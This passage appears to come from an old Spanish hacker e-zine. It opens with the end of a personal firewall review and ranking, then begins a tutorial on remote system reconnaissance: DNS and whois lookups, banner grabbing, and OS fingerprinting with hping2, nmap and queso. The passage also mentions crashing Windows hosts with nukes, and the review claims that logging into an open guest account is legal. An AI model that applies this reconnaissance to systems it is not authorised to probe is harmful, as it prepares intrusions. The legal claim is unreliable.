Otra de las opciones es un escaner de puertos propios, y que tampoco coincide con los que muestran mis escaneres favoritos. Tambien dispone de un listado con los puertos habituales de los troyanos. Digo yo, y digo bien: Si lo unico que hace es mostrar el listado, no seria mejor un simple fichero de texto?

Como nota curiosa, escaneas tu maquina antes y despues de instalar este presunto cortafuegos, y resulta que despues tienes mas puertos abiertos.

El examen de este presunto cortafuegos fue un autentico desastre. No oculto los puertos habituales, ni siquiera el NETBIOS, e incluso acepto conexiones en alguno de ellos. En cuanto a los ataques en red (a l0 Mb/s), se colgaba inexplicablemente. El mensaje al atacante solo se envio una vez, y a partir de ahi fue imposible conseguir que volviera a enviar otro.

Menos mal que por lo menos esta en el idioma de los hijos de la gran breta~a. Ya que no cumple su funcion, que no lo haga con otros. :))

Recomendacion: NO probarlo. Es muy malo. Te deja el ordenador menos protegido que antes.

Y para colmo, no se desinstala. Es completo el chaval.

Eso si, son los mejores en cuanto a publicidad. Venden muy bien. El producto se te mete por los ojos.

WIN ROUTE PRO

EL MEJOR, con mucha diferencia sobre todos los demas. Si bien estrictamente NO es un cortafuegos, sino un servidor proxy que permite que otros ordenadores se conecten a internet a traves del nuestro, incluye indirectamente un cortafuegos que cierra todos los puertos a internet (salvo que le digamos lo contrario), y permite conexiones de nuestra red interna, pudiendo filtrar las conexiones de origen y de destino, tanto entrantes como salientes.

Por supuesto, lo podemos y debemos proteger con contrase~a, permite administracion remota, y podemos y debemos cambiarle el puerto por defecto, por obvios motivos de seguridad.

No consume apenas recursos del sistema, y como proxy, no es necesaria la instalacion de software alguno en los ordenadores que accederan a internet

a traves del nuestro.

Tal y como se instala, NO hace falta hacer nada para tener el ordenador inmediatamente protegido y todos sus puertos en modo invisible salvo que nos ataquen con otro WinRoute, pero no esta dise~ado ni preparado para ello. Habria que hacer un ataque manual de fuerza bruta.

La unica pega es el idioma: el de los hijos de la gran breta~a.

Repito, NO es un cortafuegos, por lo que cualquier aplicacion espia puede conectarse sin problemas, y hacer lo que le vengan ganas a su autor.

Recomendado.

ZONE ALARM

Gratuito. Todo un clasico en el mundo de los cortafuegos, que no solo permite detectar todos los accesos desde internet permitiendo solo el trafico que hayas iniciado o estes esperando, sino que ademas te da el control de los programas que intentan acceder a internet, como por ejemplo un programa tipo Spyware que bien podria ser un visor de imagenes, y lo hace para enviar informacion tuya, y a la vez mostrarte publicidad adecuada a tus gustos o preferencias de navegacion por internet.

Lastima que este en el idioma de los hijos de la gran breta~a, pues es un gran producto totalmente personalizable: puedes seleccionar los niveles de proteccion tanto en red local como para internet, bloquear o permitir acceso a internet a las aplicaciones, bloquear el acceso a internet tras un determinado tiempo con o sin actividad en tu ordenador.

Es fabuloso contra los troyanos, pues impide su acceso a internet, aun cuando no intenten conectarse por sus puertos habituales.

Inconvenientes: acabas harto de ver como los indeseables intentan conectarse a tu ordenador. Por otra parte, no dice lo que hacen los programas que intentan conectarse a internet, y la ventanita de control, es odiosa: la tienes que soportar siempre en primer plano, sin posibilidad de minimizarla, ocultarla o ponerla en segundo plano. La primera semana incluso te gusta verla, pero a partir de ahi, le coges odio.

SIGNIFICADO DEL ESTADO DE LOS PUERTOS:

INVISIBLE: Implica que el puerto NO existe, que el ordenador esta apagado, o que nuestro ordenador, intencionadamente ha dejado de responder. Esta es la mejor opcion para un puerto que no utilizamos. Un intruso, ni siquiera podria determinar si en nuestra direccion IP hay algun ordenador conectado. Asi es como nos debemos conectar a internet.

CERRADO: El puerto responde a los intentos de conexion, pero los rechaza. Cualquier intruso sabe que en esa direccion IP hay conectado un ordenador, y dependiendo de los puertos, buscar alguna vulnerabilidad para enviarle datos y en el mejor de los casos, bloquear el ordenador.

ABIERTO: Cualquiera, desde cualquier lugar del mundo puede acceder a nuestro ordenador y hacer en el lo que le vengan ganas. Es la peor amenaza que nos acecha, y por supuesto, una invitacion para que entren en nuestro ordenador, pues con las actuales herramientas automatizadas se escanean paises enteros en cuestion de horas.
Todas las versiones de Windows traen por defecto el puerto 139 ABIERTO. Incluso en Windows NT hay una cuenta a la que llaman "invitado", y NO es

delito conectarse como invitado, pues el ordenador lo invita a entrar.

Mi calificacion personal a estos productos es:

1. WinRoutePro
2. Freedom (gratuito)
3. Tiny (gratuito)
4. TermiNET (en castellano)
5. BlackIce
6. HackTracer
7. ZoneAlarm (gratuito)
8. EsafeDesktop (gratuito y en castellano)
9. Conseal PC
10. AtGuard
11. Norton
12. Sygate (gratuito)
13. McAfee
14. Internet Firewall 2000
15. Virus MD
16. Protect X
17. Invation 2000

Por supuesto que cuanto antecede es mi opinion personal, derivada de mi experiencia en el uso de estos productos, y que gustosamente sometere ante cualquier otra opinion, mejor razonada que la mia.

Los acentos han sido deliberadamente omitidos en aras a la compatibilidad con aquellos sistemas operativos que no los soportan.

Antonio Gonzalez
Consultor de seguridad informatica.
Responsable del tratamiento de datos personales.

MALAGA - ESPA~A

http://www.lanzadera.com/haygentepato
http://www.haygentepato.com/

antonio@gonzalez.gs
antonio@nacionesunidas.com

Clave publica PGP en 0x11

EOF

```
-[ 0x0F ]--------------------------------------------------------------------
-[ Analisis remoto de Sistemas ]---------------------------------------------
-[ by Honoriak ]-------------------------------------------------SET-24-



-----------------[ Analisis remoto de sistemas

-----------------[ honoriak <honoriak@mail.ru>

                 [ Seccion de I+D de networking-center.org ]

                          [ Version Final ]

   Indice
   ======

   1. Introduccion:

        -  Localizacion.

        -  NS de la maquina.

        -  Informacion del registro del dominio.

   2. Analisis:

        - Sistema operativo:

                Analisis sin conocimiento de la pila TCP/IP.

                Analisis basado en la pila TCP/IP.

                Fingerprinting pasivo

        - Servicios:

                Software  de escaneo  de  puertos y  vulnerabilidades:
                panorama actual.

                Tecnicas usadas en el escaneo de puertos.

        - Relacion de principales servicios con puertos. Daemons.

        - CGIs

   3. Bibliografia y agradecimientos


                    |--------------------------------------|


   1. Introduccion
      ============

        Localizacion:
        ~~~~~~~~~~~~~

        En este  manual se tratara  unicamente el caso de  un servidor
con una ip  fija y un dominio/s asociado, ya que  creo que el analisis
de sistemas  se aplica a este  tipo de configuraciones y  no me parece
logico  el  ocuparse de  ordenadores  de  usuarios  domesticos ya  que
```

normalmente no son los que necesitan este tipo de comprobaciones.

Lo unico a resaltar es que las IPs de las maquinas que vamos a analizar no pueden estar en ningun caso entre:

Clase	Networks
A	de 10.0.0.0 a 10.255.255.255
B	de 172.16.0.0 a 172.31.0.0
C	de 192.168.0.0 a 192.168.255.0

Ya que estas son de uso privado (para LANs, intranets) y estamos tratando el caso de maquinas conectadas a internet. La version del Internet Protocol utilizada mayormente en la actualidad es la 4 pero es cierto que los esfuerzos porque este sea reemplazado en un futuro no muy lejano por IPv6 es notable y en este cambiara el esquema de direcciones y las direcciones seran mas largas.

Dos herramientas de uso muy comun entre los usuarios de cualquier sistema operativo serio son ping y traceroute. Me parece que es obvio su uso y sino siempre puedes acudir al man para saber todas sus opciones de sintaxis. La ultima de ellas, muchas veces es infravalorada en un analisis y realmente puede dar una idea de la situacion fisica del servidor y maquinas cercanas a este. Actualmente hay bastantes frontends y utilidades basadas en traceroute para x-windows e incluso alguna de ellas representa en un mapa el camino que sigue un paquete desde nuestro sistema hasta la maquina a analizar.

Mas adelante, comentare el uso de traceroute para conocer mejor el tipo de firewall que protege a una maquina.

NS de la maquina

Otra herramienta muy util en el analisis es el nslookup, gracias a ella podremos saber el servidor de nombres (NS) que ofrece el dominio a nuestro servidor, es decir, el NS que hace que w.x.y.z sea dddd.com. Para obtener esta informacion, haremos uso de nuestro DNS (es decir, el servidor de nombres que nos ofrece nuestro ISP). Asi por ejemplo, suponiendo que mi NS es ns1.worldonline.es y queremos saber cual es el NS de insflug.org, se actuaria de la siguiente forma:

```
$ nslookup insflug.org
Server:  ns1.worldonline.es
Address:  212.7.33.3

Name:    insflug.org
Address:  209.197.122.174

$ nslookup
Default Server:  ns1.worldonline.es
Address:  212.7.33.3

> set q=ns
> insflug.org
Server:  ns1.worldonline.es
Address:  212.7.33.3

Non-authoritative answer:
```

```
insflug.org     nameserver = NS0.NS0.COM
insflug.org     nameserver = NS84.PAIR.COM

Authoritative answers can be found from:
NS0.NS0.COM     internet address = 209.197.64.1
NS84.PAIR.COM   internet address = 209.68.1.177
```

Como puedes observar, hemos obtenido los NS tanto primario como secundario que hace que insflug.org este asociado a 209.197.122.174 siendo: NS0.NS0.COM y NS84.PAIR.COM. Esta informacion nos puede ser de gran utilidad para cierto tipo de cosas. Lo que si que puede ser de cierta utilidad es saber que en los NS hay unas zone files en las que se encuentra la informacion sobre el dominio a analizar, de esta forma encontrariamos

```
             zone "insflug.org"{
             type master;
             file "insflug.org.zone";
         };
```

en el fichero en el que se encontrase la informacion sobre las secciones de zona (algunas veces /var/named/), siendo la zone file para insflug.org /var/named/insflug.org.zone, en el supuesto de estar en /var/named/. Alli encontrariamos

```
        @               IN      NS      NS0.NS0.COM.
        www             IN      A       209.197.122.174
        ftp             IN      CNAME   www
                       .....
```

CNAME significa canonical name y quiere decir que en realidad la ip a la que se refiere ftp.insflug.org es la misma que www.insflug.org y que en este caso es la misma que insflug.org, como podemos comprobar haciendo:

```
$ nslookup
Default Server:  ns1.worldonline.es
Address:  212.7.33.3

> set q=ns
> www.insflug.org
Server:  ns1.worldonline.es
Address:  212.7.33.3

Non-authoritative answer:
www.insflug.org canonical name = insflug.org
               ...

> ftp.insflug.org
Server:  ns1.worldonline.es
Address:  212.7.33.3

ftp.insflug.org canonical name = insflug.org
               ...
```

De esta forma, podremos saber si los demonios de ftp, www... de un dominio se encuentran en una misma maquina o maquinas diferentes; muy util para tener una vision global del host a estudiar, ya que lo que en principio se podria pensar que era un servidor en particular son varios. Ademas, www.insflug.org por ejemplo puede estar asociado a varias IPs y viceversa.

Pese a que para saber el servidor de nombres del servidor a estudiar hemos utilizado nslookup, que se supone que es el metodo en el cual utilizamos un poco "nuestros propios medios", estos NSs se podrian saber haciendo uso del comando que se utiliza en lo que viene a continuacion: whois.

Informacion del registro del dominio

Para obtener informacion sobre el registro de un dominio, entiendase por dominio ddd.xxx y no pr.ddd.xxx pr2.ddd.xxx... que serian considerados subdominios del primero, se puede hacer uso de la herramienta ya implementada en la mayoria de los unix whois. Asi, de esta forma:

```
$ whois insflug.org
[whois.internic.net]

Whois Server Version 1.3

Domain names in the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: INSFLUG.ORG
   Registrar: NETWORK SOLUTIONS, INC.
   Whois Server: whois.networksolutions.com
   Referral URL: www.networksolutions.com
   Name Server: NS0.NS0.COM
   Name Server: NS84.PAIR.COM
   Updated Date: 24-jun-2000


>>> Last update of whois database: Mon, 25 Dec 2000 11:16:57 EST <<<

The Registry database contains ONLY .COM, .NET, .ORG, .EDU domains and
Registrars.
```

Puedes observar como se han obtenido tambien los servidores de nombres que contienen la entrada insflug.org (por esto lo comentado anteriormente). Pero, en realidad, esto la mayoria de las veces no es de mucha utilidad ya que actualmente los registros de dominios no son directos y en realidad no figura el nombre del que lo quiso registrar sino de la empresa intermediaria que hizo efectivo el registro. Lo que si que nos proporciona una informacion mucho mas completa es hacer un whois al Whois Server que nos ha proporcionado este primer whois insflug.org que es whois.networksolutions.com, asi de esta forma:

```
$ whois insflug.org@whois.networksolutions.com
[whois.networksolutions.com]
The Data in Network Solutions' WHOIS database is provided by Network
Solutions for information purposes, and to assist persons in obtaining
information about or related to a domain name registration record.
Network Solutions does not guarantee its accuracy. By submitting a
WHOIS query, you agree that you will use this Data only for lawful
purposes and that, under no circumstances will you use this Data to:
(1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail
(spam); or (2) enable high volume, automated, electronic processes
that apply to Network Solutions (or its systems). Network Solutions
reserves the right to modify these terms at any time. By submitting
```

```
this query, you agree to abide by this policy.

Registrant:
Impatient & 'Novatous' Spanish FidoNet Linux Users Group (INSFLUG-DOM)
   Avda. Pablo VI, 11 - 4C
   Dos Hermanas, Sevilla 41700
   ES

   Domain Name: INSFLUG.ORG

   Administrative Contact, Billing Contact:
      Montilla, Francisco J  (FJM43)  pacopepe@INSFLUG.ORG
      Impatient & 'Novatous' Spanish FidoNet Linux Users Group
      Avda. Pablo VI, 11 - 4C
      Dos Hermanas, Sevilla 41700
      ES
      +34 955679066 (FAX) +34 955679066
   Technical Contact:
      Administrator, Domain  (DA550)  domain@PAIR.COM
      pair Networks, Inc
      2403 Sidney St, Suite 510
      Pittsburgh, PA 15203
      +1 412 681 6932 (FAX) +1 412 381 9997

   Record last updated on 25-Jul-2000.
   Record expires on 24-Jun-2001.
   Record created on 24-Jun-1998.
   Database last updated on 25-Dec-2000 20:18:04 EST.

   Domain servers in listed order:

   NS84.PAIR.COM               209.68.1.177
   NS0.NS0.COM                 209.197.64.1
```

Vemos pues, una informacion mucho mas completa =) Para obtener informacion sobre dominios que no sean .com, .net, .org, .edu tendremos que saber el servidor que nos permite hacer un whois de dicho dominio, ya que con el whois.internic.net no nos permitira esa busqueda,

```
$ whois ctv.es
[whois.internic.net]

Whois Server Version 1.3

Domain names in the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

No match for "CTV.ES".

>>> Last update of whois database: Mon, 25 Dec 2000 11:16:57 EST <<<

The Registry database contains ONLY .COM, .NET, .ORG, .EDU domains and
Registrars.
```

2. Analisis

2.1 Sistema operativo

~~~~~~~~~~~~~~~~~~~~

I. Analisis sin conocimientos de la pila TCP/IP

~~~~~~

De paquete, algunos sistemas operativos (quizas versiones antiguas), tenian o incluso tienen "por costumbre" darnos dicha informacion (so y version) al telnetear al servidor y los administradores no se preocupan de modificarlo. Asi que siempre puedes probar haber si hay suerte y por ejemplo te encuentras con:

```
$ telnet jeropa.com
Trying 64.60.1.66...
Connected to jeropa.com.
Escape character is '^]'.

Cobalt Linux release 4.0 (Fargo)
Kernel 2.0.34C53_SK on a mips

login:
```

...

Lo que es cierto, es que cualquier sysadmin serio debe preocuparse de cambiar esto, ya que tampoco hay que dar tantas facilidades. Pero, en la actualidad si que es cierto que cada vez son mas los sysadmins que cambian esto e incluso ponen un so o version falsa. Asi que esta tampoco va a ser una muy buena solucion para saber el sistema operativo de la maquina que tratamos. (El escaner ISS, de pago, utiliza esta "fiable" tecnica, asi que te recomiendo usar queso o nmap).

Aun asi, podemos seguir obteniendo informacion sobre el SO de la maquina a estudiar de forma mas o menos parecida ya que, por ejemplo, si tiene operativo www, ftp o snmp, a lo mejor se puede hacer una peticion al servidor web, ejecutar SYST en una sesion de FTP o simplemente ver la version del cliente de FTP o usar snmpwalk (de las utilidades CMU SNMP) para conseguir cierta informacion respectivamente y saber en algunos casos el SO; de esta forma, por ejemplo:

```
$ telnet www.microsoft.com 80
Trying 207.46.230.229...
Connected to www.microsoft.akadns.net.
Escape character is '^]'.
probando?
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Wed, 27 Dec 2000 00:03:18 GMT
```

...

Te suena de algo lo de IIS/5.0? Pues ya sabes hablamos de un win*.

—

```
$ telnet ftp.ciudadfutura.com 21
Trying 216.35.70.14...
Connected to ftp.ciudadfutura.com.
Escape character is '^]'.
220 Serv-U FTP-Server v2.5e for WinSock ready...
```

...

Y por tanto si revisamos las caracteristicas del Serv-U

FTP-Server,

```
| "FTP Serv-U from is a full-featured
| FTP server that allows you to turn almost any
| MS  Windows (9x, NT, 2000) computer into an
| Internet FTP Server."
```

nos damos cuenta de que estamos hablando de una maquina win*.

II Analisis basado en la pila TCP/IP

Antes de pasar a enumerar los programas que han hecho posible el reconocimiento del sistema operativo de un host de forma remota me parece logico explicar, a grandes rasgos, cual es su funcionamiento, sin entrar de momento en particularidades.

Dichos programas basan su funcionamiento en analizar las diferentes respuestas que ofrecen distintos sistemas ante ciertos envios (he aqui las singularidades y la variedad de metodos). Por tanto, dichas respuestas, que son comunmente conocidas como TCP/IP fingerprints, son las que permiten distinguir un sistema operativo de otro. Muchas veces, recurren dichos programas a distintos tipos de envios ya que, en muchas ocasiones, las diferencias en la pila TCP/IP de un sistema operativo a otro no son muy marcadas y ante ciertos envios actuan de igual forma, diferenciandose, a veces, solo en uno o incluso no habiendo diferencia (como en el caso de Windows 95/98/NT, en los que increiblemente no se observa un comportamiento diferente en sus pilas TCP/IP; unicamente probando nukes contra dichos hosts y viendo si se caen o no, para asi distinguir por ejemplo entre un 95 y un 98 (ej. WinNuke)).

Entre los programas disponibles que utilizan dicha tecnica de fingerprinting destacan:

-spoofer para IRC sirc (Johan)
-checkos (shok)
-nmap (fyodor)
-nsat (mixter)
-p0f (Michal Zalewski)
-SS (Su1d)
-queso (savage)

Ya entrando mas a fondo en el funcionamiento a mas bajo nivel de dichos programas encontramos cierta diferencia entre ellos, ya que mientras unos usan un fichero externo con fingerprints de diferentes sistemas tipo, como el queso, otros incluyen en el codigo dicha comparacion, como checkos por ejemplo.

En checkos encontramos:

```
                ...

if ((tcp.hrc & CF_SYN) && (tcp.hrc & CF_FIN)) {
  type=OS_LINUX;
  done=1;
}
                ...

if ((tcp.hrc & CF_ACK) && (tcp.hrc & CF_RST)) {
  if (flags & OSD_WIN95WAIT) {
```

```
            done=1;
            type=OS_WIN95;
          }
```

En ss encontramos:

```
                        /*  fragmento  codigo de  ss  de Remote  OS
                        Detection  via   TCP/IP  Fingerprinting  de
                        Fyodor */

                     ...

if ((flagsfour & TH_RST) && (flagsfour & TH_ACK) && (winfour == 0) &&
   (flagsthree & TH_ACK))
        reportos(argv[2],argv[3],"Livingston Portmaster ComOS");

                     ...
```

Mientras que en queso encontramos un fichero de configuracion en el que se distingue por ejemplo:

```
$ cat /etc/queso.conf
...
* AS/400 OS/400 V4R2 (by rodneybrown@pmsc.com)
0 1 1 1 SA
1 0 1 0 R
2 0 1 0 RA
3 0 1 0 R
4 1 1 1 SA
5 0 1 0 RA
6 1 1 1 SA
...
```

Se observa, pues, que savage ha implementado de forma bastante mas inteligente dicha idea. Este metodo ha sido heredado por fyodor para su nmap, y por ejemplo, en ciertas versiones de nmap encontramos:

```
$ cat /usr/local/lib/nmap/nmap-os-fingerprints
...
# Thanks to Juan Cespedes <cespedes@lander.es>
FingerPrint  AGE Logic, Inc. IBM XStation
TSeq(Class=64K)
T1(DF=N%W=2000%ACK=S++%Flags=AS%Ops=M)
T2(Resp=N)
T3(Resp=Y%DF=N%W=2000%ACK=O%Flags=A%Ops=)
T4(DF=N%W=2000%ACK=O%Flags=R%Ops=)
T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(DF=N%W=0%ACK=S%Flags=AR%Ops=)
PU(DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=F%RIPCK=0%UCK=E%ULEN=134%DAT=E)
...
```

Y tambien ha sido usado por mixter en su NSAT, destacando la distincion que hace entre diferentes configuraciones de windows:

```
$ cat /usr/local/bin/nsat.os
...
Windows (Firewall-1)
1 1 1 0 1 18
1 0 1 0 0 4
```

```
1 0 1 0 1 21
1 0 1 0 1 21
1 1 1 0 1 18
1 0 1 0 1 28
0 0 0 0 0 0
...
```

En lo que se refiere al tipo de tecnicas usadas para diferenciar unos OSs se debe puntualizar que en realidad, estas pruebas se combinan, para asi conseguir aislar cada sistema operativo. Un muy buen programa para hacer este tipo de pruebas es el hping2 (antirez@invece.org, http://www.kyuzz.org/antirez/hping2.html) o sing (aandres@mfom.es, http://sourceforge.net/projects/sing/) combinandolo con el analisis mediante tcpdump o ethereal (un magnifico frontend), ya que aunque puedes realizar tu propio codigo (en C, por ejemplo) esta claro que esto conlleva unos conocimientos de unix network programing bastante importantes, asi que en este paper analizare los resultados obtenidos con hping2 y no presentare codes especificos para cada prueba, ademas utilizare mi propia maquina para dichas pruebas y no lo hare de forma remota para asi tener un mayor control de los resultados. Los metodos que conozco son: (si conoces otras tecnicas utilizadas para esto no dudes en decirmelo - honoriak@mail.ru)

- TCP ISN: Cuando el host a analizar responde a solicitudes de conexion, genera unos numeros en la secuencia inicial (ISN) que no siempre se producen de la misma forma; esto, es aprovechado para distinguir unos sistemas de otros. Estos ISNs pueden ser constantes (hubs de 3com, etc.), 64K (UNIX antiguos), aleatorios (linux >2.0, AIX modernos, OpenVMS), incremento en funcion del tiempo (windows), de incremento aleatorio (freebsd, digital unix, cray, solaris modernos...) siendo estos ultimos incrementos basados en diferentes cosas como por ejemplo maximos comunes divisores.

Si enviamos varios paquetes, por ejemplo, de la forma:

```
$ hping2 localhost -p 80
default routing not present
HPING localhost (lo 127.0.0.1): NO FLAGS are set, 40 headers + 0 data
bytes
40 bytes from 127.0.0.1: flags=RA seq=0 ttl=255 id=5 win=0 rtt=0.4 ms
40 bytes from 127.0.0.1: flags=RA seq=1 ttl=255 id=6 win=0 rtt=24.9 ms

--- localhost hping statistic ---
2 packets tramitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.4/12.6/24.9 ms
```

Y ahora analizamos dichos paquetes por ejemplo con el tcpdump (mas claro son los resultados que ofrece ethereal, pero para copiar aqui es mas comoda la salida del tcpdump; solo copiare las respuestas, no las peticiones)

```
...
14:12:47.774380   lo < honorato.2485 > honorato.www:.  7200421:72
00421(0) win 512
...
14:12:48.771779   lo < honorato.2486 > honorato.www:.  2002659674:200
2659674(0) win 512
...
```

Se observa, pues, una variacion en la seq inicial del paquete TCP, en el primer paquete vemos 7200421 y en el segundo 2002659674

siendo en este caso completamente aleatorios ya que estoy trabajando en:

```
$ uname -a
Linux honorato.com 2.2.16 #14 SMP Sat Jun 10 15:51:08 CEST 2000
i86 unknown
```

- Opciones de TCP: esta tecnica se basa en el diferenciar sistemas operativos segun el numero de opciones TCP que admiten, los valores de dichas opciones y el orden en que las opciones se nos presentan. Esto, que yo sepa, solo es utilizado por Nmap (si sabes de otros programas que lo usen, no dudes en decirmelo y modificare esto).

Fyodor en su nmap hace prueba las siguientes opciones:

Window Scale=10; NOP; Max Segment Size = 265; Timestamp; End of Ops;

El hping2 no implementa esta posibilidad (o eso creo) asi que no lo he llevado a la practica. Siempre puedes analizar el codigo del nmap que realiza esto y heredar dicha tecnica.

- FIN: Se basa en el envio a un puerto abierto del host a estudio de un paquete FIN o cualquiera que no tenga un flag ACK o SYN. Segun el RFC793 el host no tendria que responder pero algunos OSs responden con un RESET como Windows, HP/UX, IRIX, MVS, BSDI, CISCO.

Para hacer una prueba practica usare el puerto 80, con apache arrancado:

```
$ /usr/bin/httpd
$ hping2 localhost -p 80 -F
default routing not present
HPING localhost (lo 127.0.0.1): F set, 40 headers + 0 data bytes

--- localhost hping statistic ---
4 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Se observa pues, como mi linux si que cumple el RFC793 y no responde a dichos paquetes.

- ACK recibido: El valor de ACK que nos envia el servidor a analizar cuando por ejemplo enviamos un SYN|FIN|URG|PSH a un puerto abierto o un FIN|PSH|URG a un puerto cerrado puede variar respecto al numero de secuencia inicial que envia este.

Para probar, inicialmente mandare un paquete normal a un puerto cerrado, y se comprueba que el valor de ACK no cambia y despues uno FIN|PSH|URG tambien a un puerto cerrado y se vera como cambia:

```
$ killall httpd
$ hping2 localhost -p 80
...
```

y en la salida del tcpdump se ve

```
15:59:37.442157   lo > honorato.1676 > honorato.www:.  1752870898:1752
870898(0) win 512
15:59:37.442157   lo < honorato.1676 > honorato.www:.  1752870898:1752
870898(0) win 512
15:59:37.442259   lo > honorato.www > honorato.1676: R 0:0(0) ack 1752
```

```
870898 win 0

vemos como 1752870898 se mantiene en el ack, pero en cambio:

$ hping2 localhost -p 80 -S -F -U -P
...

y en la salida del tcpdump ahora vemos

16:00:48.480252   lo > honorato.2669 > honorato.www:SFP  1376153753:13
76153753(0) win 512 urg 0
16:00:48.480252   lo < honorato.2669 > honorato.www:SFP  1376153753:13
76153753(0) win 512 urg 0
16:00:48.480334   lo > honorato.www > honorato.2669: R 0:0(0) ack 1376
153754 win 0
```

Se ve pues como ha cambiado el valor de seq respecto al de ack de 1376153753 a 1376153754.

De la misma forma, haciendo dicha prueba para un puerto abierto se puede ver que hay una variacion. En estas pruebas he usado linux, pero de un sistema a otro esa variacion puede ser diferente (lo que permite diferenciarlos, claro esta).

- Flag TCP (64/128) en el encabezado TCP de un paquete SYN: Haciendo esto, por lo que yo he probado/leido unicamente el linux 2.0.35 mantiene dicha flag en la respuesta y el resto cancela la conexion. Esto, de estudiarse a fondo, puede servir para diferenciar OSs.

No he hecho una demostracion practica de dicho metodo, ya que en este momento no tengo instalado el kernel 2.0.35, pero simplemente se haria: hping2 localhost -p 80 -S y se analizarian los resultados vertidos por el tcpdump.

- ICMP:

1) Esta tecnica se basaria en el control del numero de mensajes de destination unreachable que envia un host por ejemplo al mandar un gran numero de paquetes a un puerto UDP. En linux, encontramos como limita dicha cantidad de mensajes, y por ejemplo:

```
$ cat /usr/src/linux/net/ipv4/icmp.c
...
*  4.3.2.8 (Rate Limiting)
*   SHOULD be able to limit error message rate (OK)
*   SHOULD allow setting of rate limits (OK, in the source)
...
```

Pero, esta tecnica es de dificil implementacion, ya que habria que considerar la posibilidad de que los paquetes se perdiesen.

```
$ hping2 localhost --udp -i u[intervalo_en_microsegundos]
...
--- localhost hping statistic ---
*** packets tramitted, * packets received, ***% packet loss
round-trip min/avg/max = *.*/*.*/*.* ms
```

Y se analizaria si limita o no el numero de paquetes de ICMP Port Unreachable. Pero, no hago la prueba con mi localhost ya que las condiciones son completamente diferentes a las condiciones que te

encontrarias en internet. Aun asi, veo de dificil implementacion esta tecnica por lo dicho anteriormente.

2) Basandose en los mensajes de error ICMP, y centrandose en los mensajes que se refieren a que no se pudo alcanzar un puerto casi todos los OSs mandan simplemente el encabezado ip y ocho bytes; pero, tanto solaris como linux mandan una respuesta un poco mas larga siendo este ultimo el que responde con mayor numero de bytes. Esto, claro esta, puede ser utilizado para distinguir unos OSs de otros.

```
$ hping2 localhost --udp -p 21
```

y si analizamos uno de los paquetes ICMP de Destination unreachable observamos:

```
Header length: 20 bytes
Protocol: ICMP (0x01)
Data (28 bytes)
Type: 3 (Destination unreachable)
Code: 3 (Port unreachable)
```

se observa pues como en sistemas linux ademas del encabezado ip se retornan bastante mas de 8 bytes, 28 bytes.

3) Fijandose nuevamente en los mensajes de error ICMP debido a que no se pudo alcanzar un puerto, se observa que todos los OSs a excepcion de linux usa como valor de TOS (tipo de servicio) 0, pero linux en cambio, usa 0xc0 siendo esto parte de AFAIK, el campo de referencia, que no es usado.

```
$ hping2 localhost --udp -p 21
```

y en el tcpdump, por ejemplo, observamos la siguiente salida:

```
16:27:57.052282   lo > honorato > honorato: icmp: honorato udp port fs
p unreachable [tos 0xc0]
16:27:57.052282   lo < honorato > honorato: icmp: honorato udp port fs
p unreachable [tos 0xc0]
```

siendo el tos 0xc0 como he expuesto anteriormente, ya que se trata de un linux, a diferencia de los demas sistemas operativos.

4) Basandose en los encabezados de los paquetes ICMP de error vemos como diferentes OSs lo utilizan como 'scratch space'. Es decir, lo modifican; y asi por ejemplo encontramos como freebsd, openbsd, ultrix... cambian el ID de la IP del mensaje original en su respuesta, bsdi aumenta en 20 bytes la longitud total del campo de IP... (y hay mas diferencias, que estan por analizar, asi que ya sabes).

En mi linux, por ejemplo, el un paquete udp al puerto 0 es:

```
0000  00 00 08 00 45 00 00 1c  a4 c8 00 00 40 11 d8 06   ....E... ....@...
0010  7f 00 00 01 7f 00 00 01  0a e5 00 00 00 08 f6 f6   ........ ........
```

y su el paquete ICMP de Destination unreachable es:

```
0000  00 00 08 00 45 c0 00 38  22 de 00 00 ff 01 9a 24   ....E..8 "......$
0010  7f 00 00 01 7f 00 00 01  03 03 fb 18 00 00 00 00   ........ ........
0020  45 00 00 1c a4 c8 00 00  40 11 d8 06 7f 00 00 01   E....... @.......
0030  7f 00 00 01 0a e5 00 00  00 08 f6 f6               ........ ....
```

En linux, el campo de la IP, no varia del paquete udp al icmp

de error a diferencia de otros SOs pero pasa de tener id: 0xa4c8 a tener id: 0x22de. Este metodo no lo he estudiado a fondo y veo que puede tener bastantes particularidades. Si quieres tener una vision un poco mas completa del escaneo de puertos mediante metodos basados en ICMP puedes leer ICMP usage in scanning o tambien llamado Understanding some of the ICMP Protocol's Hazards de Ofir Arkin de Sys-security Group en http://www.sys-security.com.

5) Esta tecnica solo puede ser usada, en plataformas unix/linux/bsd y no en win* ya que win no responde a las queries que seran usadas, que son de ICMP tipo 13 o tambien conocidas como ICMP Timestamp Request.

En el caso del sistema operativo linux, que es el que poseo podemos observar la siguiente prueba:

```
$ sing -vv -tstamp 127.0.0.1 ...
```

del que se obtendra un tiempo de respuesta de timestamp que puede ser utilizado para diferenciar unos OSs de otros.

6) Esta tecnica se basa en el funcinamiento especifico de los routers.

En particular, se basa en ICMP Router Solicitation (ICMP de tipo 10). Cada router 'multicastea' cada cierto tiempo un anuncio de ruta (ICMP de tipo 9) desde cada una de sus interfaces de 'multicast', y de esta forma anuncia la direccion IP del interfaz.

Si vemos que el host remoto responde con ICMP de tipo 9 frente a un ICMP de tipo 10, entonces nos encontramos ante un router. Pero, los routers que tengan suprimida esta caracteristica no seran detectados.

Las pruebas para este metodo las puedes realizar tanto con hping2 como con sing (antiguo icmpush), pero el ultimo fue el primero en implementarla, y asi encontramos:

```
$ sing -rts 127.0.0.1
...
$ hping2 -C 10 127.0.0.1
...
```

- Bit no fragmentado: esta tecnica se basa en que ciertos sistemas operativos ponen un bit no fragmentado de IP en algunos de los paquetes que envian. Pero lo que es cierto es que no todos lo hacen, y de hacerlo no lo hacen de la misma forma; lo que puede ser aprovechado para averiguar el OS.

en mi linux (del que ya he copiado un uname -a antes, para saber el kernel que uso):

```
$ hping2 localhost
...
```

